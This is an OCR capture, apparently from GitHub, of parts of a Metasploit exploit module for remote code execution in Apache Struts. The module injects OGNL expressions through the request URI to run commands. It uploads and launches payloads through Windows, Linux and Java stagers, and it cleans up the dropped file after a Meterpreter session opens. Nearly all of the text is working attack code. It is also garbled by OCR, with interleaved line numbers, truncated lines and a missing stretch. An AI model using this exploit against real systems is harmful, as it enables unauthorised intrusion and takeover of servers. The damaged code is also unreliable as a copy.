
framework/blob/eb6535009f5fdafa954525687f09294918b5398d/modules/exploits/multi/http/struts_code_exec_exception_delegator.rb



framework/blob/eb6535009f5fdafa954525687f09294918b5398d/modules/exploits/multi/http/struts_code_exec_exception_delegator.rb

```
activecollab_chat.rb

agent_tesla_panel_rce.rb

ajaxplorer_checkinstall_exec.rb

apache_activemq_upload_js...

apache_apisix_api_default_to...

apache flink jar upload exe...
```

```
JΟ
                  ر [
 57
                     'Java Universal',
 58
 59
                     {
                       'Arch' => ARCH JAVA,
 60
                       'Platform' => 'java'
 61
 62
                    },
 63
                  ]
 64
                ],
                 'DisclosureDate' => '2012-01-06',
 65
                 'DefaultTarget' => 2,
 66
                 'Compat' => {
 67
                  'Meterpreter' => {
 68
                     'Commands' => %w[
 69
 70
                      stdapi_fs_delete_file
 71
                       stdapi_sys_config_sysinfo
 72
                     ]
 73
                  }
 74
                }
 75
              )
 76
            )
 77
 78
            register_options(
 79
                Opt::RPORT(8080),
 80
                OptString.new('TARGETURI', [ true, 'The path to a struts application action and
 81
                OptString.new('CMD', [ false, 'Execute this command instead of using command st
 82
 83
              ]
            )
 84
 85
 86
            self.needs_cleanup = true
 87
 88
 89
          def execute_command(cmd, opts = {})
 90
            uri = String.new(datastore['TARGETURI'])
            uri.gsub!(/INJECT/, "'%2b(%23_memberAccess[\"allowStaticMethodAccess\"]=true,@java.
 91
 92
            uri.gsub!(/INJECT/, "'%2b(%23_memberAccess[\"allowStaticMethodAccess\"]=true,@java.
            uri.gsub!(/INJECT/, "'%2b(%23_memberAccess[\"allowStaticMethodAccess\"]=true,CMD,''
 93
            uri.gsub!(/CMD/, Rex::Text::uri_encode(cmd))
 94
 95
            vprint_status("Attempting to execute: #{cmd}")
 96
 97
 98
            resp = send_request_raw({
              'uri' => uri,
 99
              'version' => '1.1',
100
              'method' => 'GET',
101
102
            }, 5)
          end
103
104
          def windows stager
105
            exe_fname = rand_text_alphanumeric(4 + rand(4)) + ".exe"
106
107
            print_status("Sending request to #{datastore['RHOST']}:#{datastore['RPORT']}")
108
            execute cmdstager({ :temp => '.' })
109
110
            @payload_exe = generate_payload_exe
111
            print_status("Attempting to execute the payload...")
112
            execute_command(@payload_exe)
113
114
115
          def linux_stager
116 Y
            cmds = "/bin/sh@-c@echo LINE | tee FILE"
117
            exe = Msf::Util::EXE.to_linux_x86_elf(framework, payload.raw)
118
```

framework/blob/eb6535009f5fdafa954525687f09294918b5398d/modules/exploits/multi/http/struts code exec exception delegator.rb

```
cmd << "#f.close()"</pre>
144
145
            execute_command(cmd)
146
147
148
          def java_stager
149
            @payload_exe = rand_text_alphanumeric(4 + rand(4)) + ".jar"
150
            append = 'false'
151
            jar = payload.encoded_jar.pack
152
153
            chunk_length = 384 # 512 bytes when base64 encoded
154
            while (jar.length > chunk length)
155
156
              java_upload_part(jar[0, chunk_length], @payload_exe, append)
              jar = jar[chunk_length, jar.length - chunk_length]
157
              append = 'true'
158
159
160
            java_upload_part(jar, @payload_exe, append)
161
162
            # disable Vararg handling (since it is buggy in OGNL used by Struts 2.1
163
            cmd << "#q=@java.lang.Class@forName('ognl.OgnlRuntime').getDeclaredField('_jdkCheck</pre>
164
            cmd << "#q.setAccessible(true),#q.set(null,true),"</pre>
165
            cmd << "#q=@java.lang.Class@forName('ognl.OgnlRuntime').getDeclaredField('_jdk15'),</pre>
166
            cmd << "#q.setAccessible(true),#q.set(null,false),"</pre>
167
            # create classloader
168
169
            cmd << "#cl=new java.net.URLClassLoader(new java.net.URL[]{new java.io.File('#{@pay</pre>
170
            # load class
171
            cmd << "#c=#cl.loadClass('metasploit.Payload'),"</pre>
172
            # invoke main method
            cmd << "#c.getMethod('main',new java.lang.Class[]{@java.lang.Class@forName('[Ljava.</pre>
173
            cmd << "null,new java.lang.Object[]{new java.lang.String[0]})"</pre>
174
175
            execute_command(cmd)
176
177
178
          def on_new_session(client)
            if client.type != "meterpreter"
179
180
              print_error("Please use a meterpreter payload in order to automatically cleanup.
              print_error("The #{@payload_exe} file must be removed manually.")
181
182
              return
183
            end
184
185
            client.core.use("stdapi") if not client.ext.aliases.include?("stdapi")
186
            if client.sys.config.sysinfo["OS"] =~ /Windows/
187
              print_error("Windows does not allow running executables to be deleted")
188
              print_error("The #{@payload_exe} file must be removed manually after migrating")
189
190
            end
191
192
            print_warning("Deleting the #{@payload_exe} file")
193
            client.fs.file.rm(@payload_exe)
194
195
196
197
          def exploit
            unless datastore['CMD'].blank?
198
              print_status("Executing user supplied command")
199
              execute_command(datastore['CMD'])
200
              return
201
202
            end
203
            case target['Platform']
204
            when 'linux'
205
```

metasploit-framework/modules/exploits/multi/http/struts_code_exec_exception_delegator.rb at eb6535009f5fdafa954525687f09294918b5398d · rapid7/metasploit-framework · GitHub - 02/11/2024 09:59 https://github.com/rapid7/metasploit-

framework/blob/eb6535009f5fdafa954525687f09294918b5398d/modules/exploits/multi/http/struts_code_exec_exception_delegator.rb

```
linux_stager
206
            when 'win'
207
208
              windows_stager
            when 'java'
209
210
              java_stager
211
            else
212
              fail_with(Failure::NoTarget, 'Unsupported target platform!')
213
214
215
            handler
216
          end
217
        end
```